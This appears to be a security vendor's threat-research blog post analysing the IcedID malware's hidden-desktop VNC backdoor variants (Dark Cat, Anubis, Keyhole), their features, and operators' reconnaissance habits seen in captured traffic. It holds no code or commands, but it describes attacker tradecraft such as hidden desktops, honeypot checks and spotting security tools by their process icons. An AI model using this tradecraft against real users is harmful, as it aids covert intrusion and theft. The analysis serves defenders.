


# IcedID's VNC Backdoors: Dark Cat, Anubis & Keyhole

---

 [blog.nviso.eu/2023/03/20/icedids-vnc-backdoors-dark-cat-anubis-keyhole/](https://blog.nviso.eu/2023/03/20/icedids-vnc-backdoors-dark-cat-anubis-keyhole/)

March 20, 2023

IcedID (a.k.a. BokBot) is a popular Trojan who first emerged in 2017 as an Emotet delivery. Originally described as a banking Trojan, IcedID shifted its focus to embrace the extortion/ransom trend and nowadays acts as an initial access broker mostly delivered through malspam campaigns. Over the last few years, IcedID has commonly been seen delivering Cobalt Strike prior to a multitude of ransomware strains such as Conti or REvil.

IcedID itself is composed of multiple modules, one of which is a poorly documented VNC backdoor (Virtual Network Computing) acting as a cross-platform remote desktop solution. Existence of this module (branded “HDESK” or “HDESK bot”) is just partially mentioned by Malwarebytes (2017) and Kaspersky (2021) while its usage has been widely observed and occasionally vulgarized as “Dark VNC”.

As part of our research efforts, Nviso has been analyzing IcedID's command & control communications. **In this blog-post we will share insights into IcedID's VNC backdoor(s) as seen from an attacker's perspective**, insights we obtained by extracting and reassembling VNC (RFC6143) traffic embedded within private and public captures published by Brad Duncan.

In this post we introduce the three variants we observed as well as their capabilities: Dark Cat, Anubis and Keyhole. We'll follow by exposing common techniques employed by the operators before revealing information they leaked through their clipboard data.

## HDESK Variants

---

During our analysis of both public and private IcedID network captures, we identified 3 VNC backdoor variants, all part of the HDESK strain. These backdoors are typically activated during the final initial-access stages to initiate hands-on-keyboard activity. Supposedly short for “Hidden Desktop”, HDESK leverages Windows features allowing the backdoor to create a hidden desktop environment not visible to the compromised user. Within this hidden environment, the threat actors can start leveraging the user interface to perform regular tasks such as web browsing, reading mails in Outlook or executing commands through the Command Prompt and PowerShell.

We believe with medium confidence that these backdoors are not exclusive to IcedID as we occasionally observed their usage alongside network traffic attributed by third-party vendors to other access-broker families.

## Dark Cat VNC

---

The “Dark Cat VNC” variant was first observed in November 2021 and is believed to be the named releases **v1.1.2** and **v1.1.3**. Its usage was still extensively observed by the end of 2022. Upon initial access, the home screen presents the operator with multiple options to create new sessions alongside backdoor metrics such as idle time or lock state.




Figure 1: The Dark Cat VNC interface.

### User Session

---

Figure 2: A Dark Cat **USER** session.

The **USER** session exists in three variations (**read**, standard and **black**) which allows the operator to switch the VNC view to the user’s visible desktop.

### HDESK Session

---

The **HDESK** session exists in three variations as well: standard, **Tmp** and **NM** (also called **bot**). This session type causes the backdoor to create a new hidden desktop not visible to the compromised user.

Based on the activity we observed, the **HDESK** sessions are (understandably) preferred by the operators.

Figure 3: A Dark Cat **HDESK** session.

As **HDESK** sessions by default do not benefit from Windows's built-in UI, operators are presented with an alternative start-menu to launch common programs. In Dark Cat these are Chrome, Firefox, Internet Explorer, Outlook, Command Prompt, Run and the Task Manager. A Windows Shell button is also foreseen which we believe, if used, will spawn the regular Windows UI most of the users are used to. Starting with Dark Cat **v1.1.3** Edge Chromium furthermore joins the list of available software.




Figure 4: The Dark Cat **HDESK** session interface.

Besides the alternate start-menu, operators can access some settings using the top-left orange icon which includes:

- Defining the hidden windows' sizes.
- Defining the Chrome profile to use (lite or not).
- Deleting the browser's profile(s).
- Killing the child process(es).

Figure 5: The Dark Cat **HDESK** settings interface.

## WebCam Session

---

The **WebCam** sessions exist in three variations. While we were unable to capture its usage (honeypots lack webcams and operators do not attempt to use this session kind), its presence suggests IcedID's VNC backdoors are capable of capturing compromised devices' webcam feeds.

## Anubis VNC

---

The “Anubis VNC” variant was first observed in January 2022 and is believed to be the named release **v1.2.0**. Its usage was last observed in Q3 2022. No capability differences were observed between Anubis and Dark Cat **v1.1.3**.




Figure 6: The Anubis VNC interface.

## KEYHOLE VNC

---

The “KEYHOLE VNC” variant was first observed in October 2022 and is believed to be the named releases **v1.3** as well as **v2.1**. Its usage was observed as recently as Q1 2023.

## Grayscale

---

The first major change observed within Keyhole is its new color palette capability where operators can pick regular RGB (a.k.a. colored) or Grayscaled (a.k.a. black & white) feeds. The actual intend of this feature is unclear as, at least from a network perspective, both RGB and Grayscale consume as many bytes per pixel, resulting in equal performances.




Figure 7: The Keyhole color palette selector.

## HDESK Sessions

---

Keyhole v1.3 provides a refreshed start-menu where icons have been updated and options renamed; The once cryptic **Win Shell** option has been rebranded to the **My Computer** option.




Figure 8: The Keyhole (v1.3) HDESK session interface in gray-scaled color palette. Later-on, with v2.1, Keyhole renamed additional options and introduced the PowerShell and Desktop options. We assess with low confidence that the Desktop option only differs from the My Computer option by rendering the background as well, whereas the latter option was only seen generating desktop views without background image.




Figure 9: The Keyhole (v2.1) HDESK session interface.

## Modus Operandi

---

Obtaining recordings of threat actors operating is useful to understand which technical capabilities they are equipped with, but also allows the identification of TTPs (Tactics, Techniques & Procedures) they might employ. In the following section we will review some of the most re-occurring actions we observed IcedID operators perform through the above described backdoors.

 **Nothing confidential here...**

All media published within this section were reconstructed from publicly published artifacts. As all information is public, we have refrained from redacting otherwise sensitive details such as company names and accounts.

## Task Manager

---

To no surprise, the usage of the Task Manager to identify running software was extremely common. While hard to detect as operators did not attempt to interfere with security software, the usage of this graphical utility outlined one interesting drawback. On multiple (non-published) occasions we observed actors identifying known security tooling based on the process icon whereas other icon-less tooling blended in with many of Windows' icon-less applications.

Figure 10: An Anubis operator performing interactive reconnaissance through the Task Manager.

## Outlook

---

Another quite common technique was the inspection of Outlook, most likely to identify poorly-populated honeypot networks. As was the case for the Task Manager, the graphical usage of Outlook by the operator is indistinguishable from regular user activity. From the available recordings, no attempts were made to use Outlook for further phishing/spam.

Figure 11: An Dark Cat operator performing interactive reconnaissance through Outlook.




Figure 12: A Dark Cat operator inspecting Outlook’s “Rules and Alerts” settings. On one singular instance, we observed the actor expressing interests in Outlook’s rules. The backdoor session was however terminated before they undertook any actions making it unclear whether this was part of the reconnaissance activities or were planning to set up malicious email redirection rules.

## Web Browsers

From the available browsers, Edge and Chrome were the favorites. Using these, operators commonly validated the browser’s connectivity by accessing Amazon.

During one intrusion, the operator went as far as attempting to access the compromised user’s Amazon payment information. This attempt is a good reminder that beyond a user’s corporate identity, personal accounts are definitely at risk as well.






Figure 13: A Dark Cat operator accessing Amazon’s “Your Payments” account page.

